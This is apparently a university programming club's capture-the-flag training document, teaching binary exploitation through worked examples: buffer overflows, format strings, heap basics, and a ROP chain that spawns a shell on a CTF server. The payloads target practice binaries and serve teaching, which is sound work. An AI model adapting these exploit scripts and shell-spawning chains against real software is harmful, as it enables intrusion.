Capture the Flag-Summer Project

Documentation

Programming Club

May-July 2024

Capture the Flag

Mentor: Ritvik Goyal

Mentees: Aayush Anand, Anirvan Tyagi, Aryan Mahesh Gupta, Harshit Tomar, Om Gupta, Prakriti Prasad, Pranshu Agarwal, Soham Panchal

Overview

The project focused on honing skills in Capture the Flag (CTF) competitions, delving deep into Binary Exploitation, Cryptography, and other domains. In the realm of Binary Exploitation, topics covered included Buffer Overflow, Format Strings, Return Oriented Programming (ROP), and Heap Exploitation, utilizing resources like Nightmare, ROP Emporium, and HeapLAB. Concurrently, the Cryptography segment explored Modulo arithmetic, RSA, Diffie-Hellman, Elliptic Curves, and AES through challenges on platforms such as Cryptohack.
Weekly participation in CTFs provided practical application and enhanced overall skills, fostering a comprehensive understanding of security vulnerabilities and cryptographic techniques essential for modern cybersecurity challenges.

Contents

1 Binary Exploitation

1.1 Basic Assembly

As compiled binary cannot be converted to the original uncompiled code very reliably, we need to be able to read basic binary and the working of the memory like how stuff is stored in the stack and how stuff is loaded to the registers, etc.
Assembly Commands are typically made of 2 parts-

- Instruction- Mnemonic codes which represent predefined instructions for the CPU. Example- MOV, PUSH, POP etc.
- Arguments- Arguments for the function-like instructions, like the relevant registers Syntax, Typically includes mnemonic codes for operations, operands, and directives.

Some common ASM commands

- **PUSH** - Push data onto stack
- **POP (R1)** - Pop data from stack
- **MOV (R1, R2)** - Copy value of register R2 to R1
- **LEA** - load effective address (effectively similar to MOV command)
- **INC** - Increments value in variable/register
- **DEC** - Decrements value in variable/register
- **ADD (R0,R1,R2)** - Stores result of R1+R2 in R0
- **SUB (R0,R1,R2)** - Stores result of R1-R2 in R0
- **CMP** - Compare
  Jumping Commands
- **JE** - Jump if equal
- **JNE** - Jump if not equal
- **JG** - Jump if greater than
- **JGE** - Jump if greater than or equal to
- **JL** - Jump if less than
- **JLE** - Jump if less than or equal to

1.2 Helpful Tools for Binary Exploitation

1.2.1 file

Is a simple but handy tool for determining the type of a given file. In binary exploitation it is used to determine the executable format of a binary (Like ELF, PE, etc)

1.2.2 checksec

Checksec can be used to quickly check the security features in use by the binary, like PIE, Canary, etc. If you cannot find this in your path and cannot install it from your distribution repos (it is not in the arch repos), you can install it from alternate sources like AUR or just use the checksec provided by pwntools ‘pwn checksec‘ (it is exactly the same)

1.2.3 Object Dump

objdump (object dump) can be used to dump various kinds of information about the object files in a binary, including all the defined functions and variables, and the decompiled assembly of each function, for which it is mostly used.

Common usage-

```
objdump -d [binary] # Disassembling ...
objdump -D [binary] # Disassembling all functions
```

1.2.4 GDB

GDB (GNU Debugger) is a very versatile tool although originally intended for debugging problems while developing software, can be used to get an insight into any compiled program, which is very helpful in binary exploitation. Even tools like pwntools integrate with GDB because of its powerful features. It can be used to run programs with breakpoints and to view the contents of any register, memory stack, heap, instruction stack, etc at any point. It runs programs without any obtrusive security so we can perform buffer overflow in its environment easily.

GDB is very powerful but can be extremely daunting and confusing in its native form, we can use packages like pwndbg to make it more friendly and intuitive to use. To start analyzing some binary we first need to open gdb with that binary.

```
gdb <BINARY>
```

Once it is opened we can start the actual stuff **Controlling the execution flow**

- **run/r -** To run the program untill the next breakpoint/error
- **break/b FUNCTION -** To add a breakpoint to the first line of FUNCTION.
- **break/b N -** To add a breakpoint to line N.

- **break/b +N -** To add a breakpoint to the Nth line below the current line.
- **next/n -** To move to the next line of the program and break. Skips through the internals of any external function called.
- **s -** To move to the next line of the program and break. Will also break on internal lines of any external function called.
- **f -** To continue execution until the next breakpoint/error

Getting Info

- **info break/i b -** To list all the breakpoints.
- **disassemble FUNC -** Disassemble the ASM instructions in FUNC.
- **print/p VAR -** To print the variable VAR.

Although pwndbg shows all of the following by default on every breakpoint, you can also print them at any point

- **info registers/i r -** To view all the registers in use and the values stored in them.
- **backtrace -** To print the stack backtrace. Shows trace of where you are currently, which functions you are in.
- **list/l -** To list the source code if found in a neighbouring file.
- **info frame/i f -** To list address, language, address of arguments/local variables and which registers were saved in frame.

1.2.5 Ghidra

Ghidra is primarily a decompiler which supports a wide range of architectures. Although developed by NSA, it is open source and will probably not spy on you lol. The main advantage of Ghidra over simple disassemblers is being able to recreate the high level source code instead of just the assembly code, which is especially helpful in understanding the working of complex programs. It can also represent the working of the binary in an intutive flowchart. It can even be configured to analyse windows PE binaries via wine.

1.2.6 IDA

IDA is very similar to Ghidra but has a lot of advanced features, but for basic use cases you won't find too much difference apart from the pleasant dark mode (which is a life saver). Developed by HexRays it is propriatary and has a big pricetag but fortunately they do provide a free version which can do everything that Ghidra can and is quite feature rich.

1.2.7 pwntools

pwntools is a very powerful set of tools that can be used to make advanced exploiting scripts on Python, allowing us to skip repetitive tasks like giving different inputs to different prompts and simplify stuff like- encoding conversions (like converting string to bytes to little endian, etc), making ROP chains and much more.

They have excellent documentation about all of its features and tools although we will practically use very few of these and a lot of Python for simple cases.

The recommended way to start with a pwntools script is by using-

```
pwn template <path to binary> # Generates example script
pwn template <path to binary> --host <HOST> --port <PORT> # For remote server
pwn template --help # For all the configuration options available
```

You can copy-paste the output Python to your script file but a better approach would be to redirect all of it to a file

```
pwn template path/to/binary > solve.py
```

You can make a custom template if something doesn't work for you (like the GDB functionality does not work for me in the default template on Arch Linux) or if you want to add some cool signature text on all of your scripts or if you're annoyed by all the help text and just want a bare-bones template. This can be achieved by making a custom template at /.config/pwntools/templates/pwnup.mako (The pwntools folder doesn't exist by default so you'll need to make all the folders yourself), you probably don't want to start from scratch tho so you can copy the default template to this directory and start editing it.

```
cp <python packages path>/pwnlib/data/templates/pwnup.mako ~/.config/
pwntools/templates/
```

You'll find the exact path for the default template at **pwn template –help**. For me, it was **/usr/lib/python3.12/site-packages/pwnlib/data/templates/pwnup.mako**.

You can use pwntools for a lot more, for these other used please check its documentation. Some common tasks are- generating the relevant shellcode, generating the cyclic string, calculating the offset of a part of the cyclic string, etc

1.3 Basic Buffer Overflow

Buffer Overflows happen when a program takes more data as input than it can store in the allocated memory location. In C, it generally happens when using insecure functions (like gets, etc) or even when using secure functions (like read) but setting an incorrect buffer size. It can also happen when storing data in a variable that is smaller in size compared to the data that is being stored in it. In buffer overflow, the extra input overwrites other items in the stack. An attacker can use this vulnerability to modify variables stored in the stack to break the programmed logic and achieve unexpected functionality from the program. Even return addresses can be modified to execute any function in the binary or to trigger a full-blown ROP chain.

```c
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <strings.h>

void printFlag() {
    FILE *fptr;

    fptr = fopen("flag.txt", "r");
    char myString[100];
    fgets(myString, 100, fptr);
    printf("%s", myString);

    fclose(fptr);
}

int vuln_func() {
    char input[20];

    int allowed = 0;
    puts("What's the Password?");
    read(0, input, 80);

    if (!(strcmp(input, "strongPassword\n"))) {
        allowed = 1;
    }

    if (allowed) {
        printFlag();
    } else {
        puts("yea.....no");
    }

    return 0;
}


int main() {

    vuln_func();

    return 0;
}
```

We will use the binary from this program to demonstrate-

- Using buffer overflow to overwrite a variable
- Using buffer overflow to modify the return address of a function

This program does the following-

1. Enters main()
2. Enters vuln_func()
3. Stores the int 'allowed' in 4 bytes at the bottom of the stack and sets it to 0.
4. Loads the address of the string "What's the Password?" in the appropriate registers and calls the 'puts' function.
5. 12 bytes have been filled in the stack at this point, 4 for the int 'allowed' and the other 8 by some internal stuff.
6. The array 'input' was assigned 20 bytes above it so its starting address is 32 bytes from the bottom of the stack.
7. Read is called and it will read upto 50 bytes and store them starting from 32 characters from the bottom of the stack.
8. input is compared with the password string, if same, allowed is set to 1
9. If allowed is non-zero, printFlag function is called to print the flag, otherwise "yea.....no" is printed.
10. vuln_func() returns 0, which is stored from 8 bytes below the bottom of it's stack frame.
11. main() returns 0

It is clear that the easiest way is to somehow run the printFlag function. Now assuming this is running on a remote server, we can do 3 things-

- Run printFlag by modifying the 'allowed' variable.
- Run printFlag by setting the return address of vuln_fu nc to the address of printFlag.
- Get shell via rop chain or something similar.

We will be focusing on the first 2 ways in this section

1.3.1 Overwriting variable

We can get how stuff is stored in the stack frame of vuln_func() via GDB or IDA or something similar, here's the stack frame from IDA-


```
-0000000000000020 ; D/A/* : change type (data/ascii/array)
-0000000000000020 ; N     : rename
-0000000000000020 ; U     : undefine
-0000000000000020 ; Use data definition commands to create local variables and
    function arguments.
-0000000000000020 ; Two special fields " r" and " s" represent return address
    and saved registers.
-0000000000000020 ; Frame size: 20; Saved regs: 8; Purge: 0
-0000000000000020 ;
-0000000000000020
-0000000000000020 buf         db ?
-000000000000001F             db ? ; undefined
-000000000000001E             db ? ; undefined
-000000000000001D             db ? ; undefined
-000000000000001C             db ? ; undefined
-000000000000001B             db ? ; undefined
-000000000000001A             db ? ; undefined
-0000000000000019             db ? ; undefined
-0000000000000018             db ? ; undefined
-0000000000000017             db ? ; undefined
-0000000000000016             db ? ; undefined
-0000000000000015             db ? ; undefined
-0000000000000014             db ? ; undefined
-0000000000000013             db ? ; undefined
-0000000000000012             db ? ; undefined
-0000000000000011             db ? ; undefined
-0000000000000010             db ? ; undefined
-000000000000000F             db ? ; undefined
-000000000000000E             db ? ; undefined
-000000000000000D             db ? ; undefined
-000000000000000C             db ? ; undefined
-000000000000000B             db ? ; undefined
-000000000000000A             db ? ; undefined
-0000000000000009             db ? ; undefined
-0000000000000008             db ? ; undefined
-0000000000000007             db ? ; undefined
-0000000000000006             db ? ; undefined
-0000000000000005             db ? ; undefined
-0000000000000004 var_4       dd ?
+0000000000000000 s           db 8 dup(?)
+0000000000000008 r           db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

We can input upto 50 characters. The input is stored starting from rbp-32 (rbp-0x20) and allowed is stored from rbp-4 to rbp-1, so writing a non-zero value at the 28th, 29th, 30th or 31st character would make the value of 'allowed' non-zero, thereby executing printFlag at the 9th step.

Here's the main part of the solution pwntools script-

```
io = start()

payload = 28*b'A' # any value greater than 27 would work here
io.sendline(payload)

io.interactive()
```

And it works!!




```
harshit@Laptop ~/Harshit_Work/Programming/Summer Project/CTF/ppt
❯ ./solv.py
[*] '/home/harshit/Harshit_Work/Programming/Summer Project/CTF/ppt/my_ctf'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Starting local process '/home/harshit/Harshit_Work/Programming/Summer Project/CTF/ppt/my_ctf': pid 642560
[*] Switching to interactive mode
[*] Process '/home/harshit/Harshit_Work/Programming/Summer Project/CTF/ppt/my_ctf' stopped with exit code 0 (pid 642560)
What's the Password?
pclub{talk_is_cheap_show_us_the_code}
[*] Got EOF while reading in interactive
$ 
```

1.3.2 Overwriting Return Address

The stack frame of vuln_func() (shown in 1.3.1) shows that its return address is stored at rbp+8, keeping in mind that the input starts from rbp-32, we need to put the address of printFlag() after the 40th character. As our buffer is 50 bytes big, it can be done. This would execute printFlag on the 10th step. From IDA, the address of printFlag is 0x401186.

The pwntools script-

```
io = start()

payload = 40*b'A'+p64(0x401186)
io.sendline(payload)

io.interactive()
```




```
harshit@Laptop ~/Harshit_Work/Programming/Summer Project/CTF/ppt
❯ ./solv.py
[*] '/home/harshit/Harshit_Work/Programming/Summer Project/CTF/ppt/my_ctf'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Starting local process '/home/harshit/Harshit_Work/Programming/Summer Project/CTF/ppt/my_ctf': pid 2251117
[*] Switching to interactive mode
What's the Password?
pclub{talk_is_cheap_show_us_the_code}
pclub{talk_is_cheap_show_us_the_code}
[*] Got EOF while reading in interactive
$
```

We can see that it works...but why is the flag printed twice? This is because we are writing 'A' at every byte from rbp-32 to rbp-7, which also overwrites the int 'allowed', so printFlag gets executed at both the 9th and 10th steps.

This is not required to solve this problem but we can change this by writing 0s at the buffer bytes, writing '0' won't work as it would actually write the ascii code of '0', which is 48. We need to write null (its ascii value is 0) which is written as '“x00' in python.

```
io = start()

payload = 40*b'\x00'+p64(0x401186)

io.sendline(payload)

io.interactive()
```




```
harshit@Laptop ~/Harshit_Work/Programming/Summer Project/CTF/ppt
❯ ./solv.py
[*] '/home/harshit/Harshit_Work/Programming/Summer Project/CTF/ppt/my_ctf'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Starting local process '/home/harshit/Harshit_Work/Programming/Summer Project/CTF/ppt/my_ctf': pid 2251432
[*] Switching to interactive mode
What's the Password?
yea.....no
pclub{talk_is_cheap_show_us_the_code}
[*] Got EOF while reading in interactive
$
```

As we can see this time it fails on the 9th step but returns to printFlag() on the 10th step.

1.4 Return Oriented Programming

Return-Oriented Programming (ROP), has redefined how attackers manipulate program execution paths. This section offers a technical insight into the fundamentals of ROP and examples on how they are exploited.

1.4.1 Introduction



At its core, ROP involves stringing together existing code fragments, known as "gadgets," to create a chain of instructions that subvert a program's intended control flow. Each gadget typically ends with a "return" instruction, which allows the attacker to stack these gadgets in sequence, effectively directing the program to execute malicious actions. This method cleverly leverages the limited set of available instructions to build an arbitrary computation without requiring the injection of new code.

1.4.2 ROP exploitation for SystemCall (32-bit)

Consider the following 32-bit program:

```c
#include <stdio.h>
#include <stdlib.h>

char name[32];

int main() {
    printf("What's your name? ");
    read(0, name, 32);

    printf("Hi %s\n", name);

    printf("The time is currently ");
    system("/bin/date");

    char echo[100];
    printf("What do you want me to echo back? ");
    read(0, echo, 1000);
    puts(echo);

    return 0;
}
```

We can see that we have a stack buffer overflow on the echo variable which can give us EIP control when main returns. But we don't have a give-shell function! So what can we do?

We can call system with an argument we control! Since arguments are passed in on the stack in 32-bit Linux programs, if we have stack control, we have argument control.

When main returns, we want our stack to look like something had normally called system. So, this is how the stack looks when a function is called :

```
       ...                            // More arguments
       0xffff0008: 0x00000002         // Argument 2
       0xffff0004: 0x00000001         // Argument 1
ESP -> 0xffff0000: 0x080484d0         // Return address
```

Now, for the system call it should look like this:

```
       0xffff0008: 0xdeadbeef         // system argument 1
       0xffff0004: 0xdeadbeef         // return address for system
ESP -> 0xffff0000: 0x08048450         // return address for main
                                      //   (system's PLT entry)
```

Putting all together :

- Enter "sh" or another command to run as name
- Garbage up to the saved EIP
- The address of system's PLT entry
- A fake return address for system to jump to when it's done
- The address of the name global to act as the first argument to system

1.4.3 ROP exploitation for SystemCall (64-bit)

In 64-bit binaries we have to work a bit harder to pass arguments to functions. The basic idea of overwriting the saved RIP is the same, but arguments are passed in registers in 64-bit programs. In the case of running system, this means we will need to find a way to control the RDI register.

To do this, we'll use small snippets of assembly in the binary, called "gadgets." These gadgets usually pop one or more registers off of the stack, and then call ret, which allows us to chain them together by making a large fake call stack.

For example, if we needed control of both RDI and RSI, we might find two gadgets in our program that look like this (using a tool like rp++ or **ROPgadget**):

```
0x400c01: pop rdi; ret
0x400c03: pop rsi; pop r15; ret
```


We can setup a fake call stack with these gadets to sequentially execute them, poping values we control into registers, and then end with a jump to system.
Example:

```
       0xffff0028: 0x400d00         // where we want the rsi gadget's ret to
           jump to now that rdi and rsi are controlled
       0xffff0020: 0x1337beef       // value we want in r15 (probably garbage)
       0xffff0018: 0x1337beef       // value we want in rsi
       0xffff0010: 0x400c03         // address that the rdi gadget's ret will
           return to - the pop rsi gadget
       0xffff0008: 0xdeadbeef       // value to be popped into rdi
RSP -> 0xffff0000: 0x400c01         // address of rdi gadget
```

1.4.4 ret2libc


ret2libc (return-to-libc) is an attack technique used to exploit buffer overflow vulnerabilities by redirecting the execution flow to functions in the standard C library (libc), such as system(), instead of injecting and executing malicious code directly. By overwriting the return address on the stack, the attacker can make the program call libc functions with controlled arguments, enabling arbitrary command execution (e.g., launching a shell) while bypassing non-executable stack protections.

So, for explaining the ret2libc exploitation we are using a statically linked program.



```
statics ❯ checksec static
[*] '/home/royalgamer/ctf/byuctf/pwn/statics/static'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
statics ❯
```

We can see it have NO PIE, which will help has to use in address without any concerning about base address.



```
__int64 vuln()
{
  char v1[10]; // [rsp+6h] [rbp-Ah] BYREF

  return read(0LL, v1, 256LL);
}
```

The function is reading 256 bytes, just good space for our ROP chain.**As Binary is statically linked which means libc code is also in the binary, so we have got**

tons of ROP gadgets.


ROPgadgets are the small instructions which lets us do small things like- if we want to set value to RDI register we will look for a instruction which looks like this

```
0x0000000000401fe0 : pop rdi
0x0000000000401fe1 : ret
```

so If we return to this location then next thing in the stack will be pushed to rdi register, which is very handy while calling function after setting proper register by these gadgets.
So, after going through the various rop gadgets present in the binary file, we can note down the offsets of the useful ones and then use them in the exploit as follows: Note: Sometimes we have make use out of the ropgadgets that contains the other process too.

```
#!/usr/bin/env python
# Generated by ropper ropchain generator #
from struct import pack

p = lambda x : pack('Q', x)

IMAGE_BASE_0 = 0x0000000000400000 #
    55f1330cc4a92be34b0e06856dea33b6afbfe94e7f2efe6c5d8c55de7e74584c
rebase_0 = lambda x : p(x + IMAGE_BASE_0)

rop = ''

rop += rebase_0(0x0000000000005cc9) # 0x0000000000405cc9: pop r13; ret;
rop += '//bin/sh'
rop += rebase_0(0x000000000000166f) # 0x000000000040166f: pop rbx; ret;
rop += rebase_0(0x000000000009d0c0)
rop += rebase_0(0x0000000000049145) # 0x0000000000449145: mov qword ptr [rbx],
    r13; pop rbx; pop rbp; pop r12; pop r13; ret;
rop += p(0xdeadbeefdeadbeef)
rop += p(0xdeadbeefdeadbeef)
rop += p(0xdeadbeefdeadbeef)
rop += p(0xdeadbeefdeadbeef)
rop += rebase_0(0x0000000000005cc9) # 0x0000000000405cc9: pop r13; ret;
rop += p(0x0000000000000000)
rop += rebase_0(0x000000000000166f) # 0x000000000040166f: pop rbx; ret;
rop += rebase_0(0x000000000009d0c8)
rop += rebase_0(0x0000000000049145) # 0x0000000000449145: mov qword ptr [rbx],
    r13; pop rbx; pop rbp; pop r12; pop r13; ret;
rop += p(0xdeadbeefdeadbeef)
rop += p(0xdeadbeefdeadbeef)
rop += p(0xdeadbeefdeadbeef)
rop += p(0xdeadbeefdeadbeef)
rop += rebase_0(0x0000000000001fe0) # 0x0000000000401fe0: pop rdi; ret;
rop += rebase_0(0x000000000009d0c0)
rop += rebase_0(0x00000000000062d8) # 0x00000000004062d8: pop rsi; ret;
rop += rebase_0(0x000000000009d0c8)
rop += rebase_0(0x000000000006de10) # 0x000000000046de10: pop rdx; or al,
    0x5b; ret;
rop += rebase_0(0x000000000009d0c8)
rop += rebase_0(0x000000000001069c) # 0x000000000041069c: pop rax; ret;
rop += p(0x000000000000003b)
rop += rebase_0(0x0000000000004a12) # 0x0000000000404a12: syscall; ret;
print(rop)
[INFO] rop chain generated!
(static/ELF/x86_64)>
```

Now we can use the printed rop chain along with the padding to input in the binary. And then we simply get the shell.



```
[+] Opening connection to static.chal.cyberjousting.com on port 1350: Done
[*] Switching to interactive mode
$ ls
flag.txt
start.sh
static
$ cat flag.txt
byuctf{glaD_you_c0uld_improvise_ROP_with_no_provided_gadgets!}
$
```

1.5 Format Strings

This vulnerability exploits formatting functions like printf and scanf some useful format parameters

%x - would help us read data from stack

%s - read character strings from the process' memory

%n - Write an integer to locations in the process' memory If printf or a similar format function is present in the code with a format string of a variable size, we could exploit this vulnerability to read data from the stack or execute code or cause a segmentation fault to occur.




Low Addresses
"%x%x%x"
String pointer ("%x%x%x")
Return Address
Local Var Y
Local Var X
High Addresses
Grows toward lower addresses
// printf(buffer);
printf() will interprets each format specifiers and read the previous addresses from the stack.
Most common error here, no format specifiers in the printf() call so, it will use the specifiers contained in the buffer variable...

Figure 1: image credits - Alexandre CHERON

Let us understand with an example:



```c
int main(int argc, char *argv[])
{
    char pass[10] = "AABBCCDD";
    int *ptr = pass;
    char buf[100];

    fgets(buf, 100, stdin);
    buf[strcspn(buf, "\n")] = '\0';

    if(!strncmp(pass, buf, sizeof(pass))){
        printf("Greetings!\n");
        return EXIT_SUCCESS;
    } else {
        printf(buf);
        printf(" does not have access!\n");
        exit(EXIT_FAILURE);
    }

    return EXIT_SUCCESS;
}
```

Figure 2: Example

As from the code you can see that ptr points to the password and buf is taken from the user and if it is the password, access is granted. So we can analyse the stack here, find offset to ptr and add padding equivalent to the offset and use %s to further read the password.

1.6 Heap Exploitation

1.6.1 GLIBC

GLIBC stands for the "GNU C Library", and is described by the GLIBC web page gnu.org/software/libc/ as "[providing] the core libraries for the GNU system and GNU/Linux systems, as well as many other systems that use Linux as the kernel. These libraries provide critical APIs [which include] such foundational facilities as open, read, write, malloc, printf, getaddrinfo, dlopen, crypt, login, exit and more."
The GLIBC project is open source and has been maintained by a community of developers for over 30 years.

1.6.2 Malloc

Malloc is the name given to the GLIBC memory allocator. Exploiting GLIBC's malloc has been part of hacker tradition for over 20 years and is still an active field.

Malloc is a collection of functions and metadata that are used to provide a running process with dynamic memory. This metadata consists of arenas, heaps and chunks. Arenas are structures used to administrate heaps. Heaps are large, contiguous blocks of memory which can be broken down into chunks. Malloc's functions use arenas and their heaps to transact chunks of memory with a process.

1.6.3 Chunks

Chunks are the fundamental unit of memory that malloc deals in, typically they take the form of pieces of heap memory, although they can also be created as a separate entity by a call to mmap().
A chunk's size field indicates the amount of user data it has in bytes, plus the number of bytes taken up by the size field itself. A chunk's size field is 8 bytes long, so a chunk with 24 bytes of user data has a size field that holds the value 0x20, or 32. The minimum usable chunk size is 0x20, although so- called fencepost chunks with size 0x10 are used internally by malloc.
Chunk sizes increase in increments of 16 bytes, so the next size up from a 0x20 chunk is a 0x30 chunk, then a 0x40 chunk etc. This means that the least-significant nybble of a size field is not used to represent chunk size, instead it holds flags that indicate chunk state. These flags are, from least to most significant: PREV_INUSE – when set indicates that the previous chunk is in use, when clear indicates that the previous chunk is free. IS_MMAPPED – when set indicates that this chunk was allocated via mmap(). NON_MAIN_ARENA – when set indicates that this chunk does not belong to the main arena.
Chunks are in either of 2 mutually exclusive states: allocated or free. When a chunk is free, up to 5 quadwords of its user data are repurposed as malloc metadata and may even become part of the succeeding chunk.

1.6.4 Heaps

Heaps are contiguous blocks of memory, chunks of which malloc allocates to a process. They are administrated differently depending on whether they belong to the main arena or not, see the Arenas section for more information on malloc's arenas.
